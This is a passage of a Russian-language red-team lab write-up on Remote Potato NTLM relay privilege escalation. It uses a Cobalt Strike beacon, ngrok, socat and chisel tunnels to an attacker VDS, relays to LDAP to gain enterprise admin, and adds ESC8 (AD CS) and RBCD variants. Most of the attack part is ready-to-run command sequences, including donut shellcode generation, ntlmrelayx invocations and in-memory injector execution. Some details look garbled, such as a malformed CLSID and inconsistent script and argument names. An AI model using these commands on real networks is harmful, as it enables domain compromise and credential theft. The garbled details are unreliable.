


Рис. 14. You've popped a shell!

Теперь немного **пивотинга**: отсутствие вспомогательной машины я компенсирую тем, что подниму TCP-инстанс ngrok, который даст белый эндпоинт для общения с машиной атакующего (которая находится за пределами внутренней сети).

```
~$ ngrok tcp 136
```




Рис. 15. ngrok слушает на 136/TCP

```
~$ nslookup <NGROK_IP>
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>
```




Рис. 16. ngrok + socat на VDS

Теперь я могу ловить трафик на 136/TCP на машине аттакера, прилетевший с ngrok с VDS, и перенаправлять его обратно на жертву. В этом мне поможет SOCKS-прокси, развернутая кобой.

Эмпирическим путем было установлено, что прокси лучше поднимать в отдельном биконе, т. к. изначальная сессия начинает тупить, когда мы делаем execute-assembly с нашим инжектором, который мы так и не протестили – исправим это (теперь надо только перегенерить shellcode с нужным IP ВДС-ки в аргументе -x).

```
beacon(2)> socks 1080
~$ sudo proxychains4 -q socat -v TCP-LISTEN:136,fork,reuseaddr TCP:<VICTIM_INTERNAL_IP>:9998
beacon(1)> execute-assembly RemotePotato0Inject.exe
```




Рис. 17. А вот и хешики!

Рис. 18. Тем временем на VDS

Но и это не предел наших возможностей – таким же способом можно зареинить доменадмина на LDAP. Для начала перегенерим шеллкод с нужными нам аргументами (изменим режим в -m и добавим адрес VDS в -r).

```
~$ ./donut -i RemotePotato0.exe -b=1 -t -p '-m 0 -r <VDS_IP> -x <VDS_IP> -p 9998 -s <SESSION_ID>' -o RemotePotato0.bin
```

К сожалению, на фри-версии ngrok-а не получится одновременно поднять второй канал, поэтому я воспользуюсь chisel-ом для перенаправления HTTP-трафла. Откровенно говоря, можно было и первый редирект настроить через chisel, и не юзать ngrok вообще, но ладно.

```
beacon(2)> socks 1080
(ATTACKER) ~$ ngrok tcp 136
(VDS) ~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>
(VDS) ~$ sudo ./chisel server -p 8000 --reverse --auth <USER>:<PASS>
(ATTACKER) ~$ ./chisel client --auth <USER>:<PASS> <VDS_IP>:8000 R:80:127.0.0.1:8080
(ATTACKER) ~$ sudo proxychains4 -q socat -v TCP-LISTEN:136,fork,reuseaddr TCP:<VICTIM_INTERNAL_IP>:9998
(ATTACKER) ~$ sudo proxychains4 -q ntlmrelayx.py -t ldap://<DC_INTERNAL_IP> --http-port 8080
--no-smb-server --no-wcf-server --no-raw-server --escalate-user <PNWED_USER>
beacon(1)> execute-assembly RemotePotato0Inject.exe
```




Рис. 19. Релеим HTTP через chisel

Рис. 20. Тем временем на VDS (дубль 2)

И я снова энтерпрайз админ. Таким образом, мы скрафтили способ повышения привилегий с помощью RemotePotato0 без использования вспомогательного хоста на внутреннем периметре :3

Бонус №1. Релей на AD CS (ESC8)

В случае, если по какой-либо причине реleinть на LDAP(S) не получается, но в домене есть незащищенный эндпоинт Web Enrollment центра сертификации AD CS, можно провернуть вариацию атаки ESC8 (смотрим [ресурс](#), если кто не в теме).

Для того, чтобы релей сработал в этом случае, может потребоваться поиграть с разными значениями CLSID, которые можно указать через аргумент -с. Захардкоженное значение {5167B42F-C111-47A1-ACC4-8EABE61B0B54} не сработает из-за того, что разные службы (с разными CLSID) используют разные [уровни аутентификации](#) при их триггере по RPC (определяется значением [этих констант](#)). То, что работает при релее на LDAP, может не сработать при релее на SMB / HTTP (в случае ESC8 релеим именно на HTTP).

Так вот, опять же империческим путем выяснено, что для ESC8 подходит служба **CastServer-InteractiveUser** со значением CLSID {f8842f8e-dafe-4b37-9d38-4e0714a61149}.

Продемонстрировать со скриншотом, к сожалению, не получится, т. к. в моей лабе сервер TEXAS и выполняет роль AD CS, а reflective-релей с самого на себе не сработает.






Рис. 21. Вот вам пруф ^^

Но в командах это должно было бы выглядеть примерно так:

```
~$ ./donut -i RemotePotato0.exe -b=1 -t -p '{m 0 -r <ATTACKER_IP> -x <ATTACKER_IP> -p 9998 -s <SESSION_ID> -c {f8842f8e-dafe-4b37-9d38-4e0714a61149}}' -o RemotePotato0.bin
~$ ntlmrelayx.py -t http://<ADCS_CA_IP>/certsrv/certfnsh.asp --no-smb-server --no-wcf-server --no-raw-server --adcs --template User
```

При успешной генерации сертификата от имени атакованного пользователя, далее действуем обычно, как это происходит после проведения ESC8-атаки, а именно пользуемся [Рубевусом](#) (флаг /getcredentials) или [PKINITtools](#) для получения TGT и/или NT-хеша жертвы.

Бонус №2. Remote Potato без RemotePotato0.exe

В репе Impacket-а висит [пулл реквест](#), избавляющий от необходимости тащить на атакуемый хост RemotePotato0.exe: триггер NTLM-аутентификации перенесли в [форк Sweet-Potato](#), RPC-сервер реализовали в самом ntlmrelayx.py, а OXID-резолвер вынесли в отдельный скрипт. Однако в этом случае самый вкусный функционал будет урезан – триггерить NTLM-аутентификацию можно только от имени машинной УЗ, но не сквозь чужую сессию.

Я покажу способ вооружить и этот вариант атаки, имея под рукой только бикон кобы и инстанс VDS, через классическую реализацию RBCD-абьюза для пытна сервера, откуда прилетает аутентификация.

Для этого сначала определимся, что, куда и зачем мы редиректим:

- С помощью [ngrok](#) создаем TCP-канал извне до [localhost:135](#). Так как RPC-сервер теперь крутится на машине атакующего, нам не нужно ничего зеркальить вторым socat; достаточно запустить [grcooxidresolver.py](#), который уже [слушает localhost:135](#).
- С помощью [chisel](#) пробрасываем порт 9997 с VDS на порт 9998 машины атакующего, на котором слушает RPC-сервер ntlmrelayx.py. В качестве адреса RPC-сервера в grcooxidresolver.py (опция -rip) указываем IP нашего VDS – это нужно для того, чтобы передать NTLM-аутентификацию в ntlmrelayx.py (при использовании адреса 127.0.0.1 работать отказывается).
- ntlmrelayx.py пускаем через проксю кобы для релея на службу LDAPS контроллера домена. Да, на LDAPS, потому что в результате релея мы хотим настроить делегирование относительно вспомогательной сервисной УЗ, которую нельзя создать по LDAP.

- Стреляем SweetPotato.exe из кобы с триггером CLSID {42CBFAA7-A4A7-47BB-B422-BD-10E9D02700}, предложенного автором PR-a.

beacon(2)> socks 1080

(ATTACKER) ~\$ ngrok tcp 135

(VDS) ~\$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>

(VDS) ~\$ sudo ./chisel server -p 6666 --reverse --auth <USER>:<PASS>

(ATTACKER) ~\$. ./chisel client --auth <USER>:<PASS> <VDS_IP>:6666 R:9997:127.0.0.1:9998

(ATTACKER) ~\$ python examples/rpcoxidresolver.py -oip 127.0.0.1 -rip <VDS_IP> -rport 9997

(ATTACKER) ~\$ proxychains4 -q python examples/ntlmrelayx.py -t ldaps://<INTERNAL_DC_IP> --rpc-port 9998 -smb2support --no-smb-server --no-http-server --no-wcf-server --no-raw-server --no-da --no-acl --delegate-access

beacon(1)> execute-assembly SweetPotato.exe -e 1 -oip <VDS_IP> -c 42CBFAA7-A4A7-47BB-B422-BD-10E9D02700

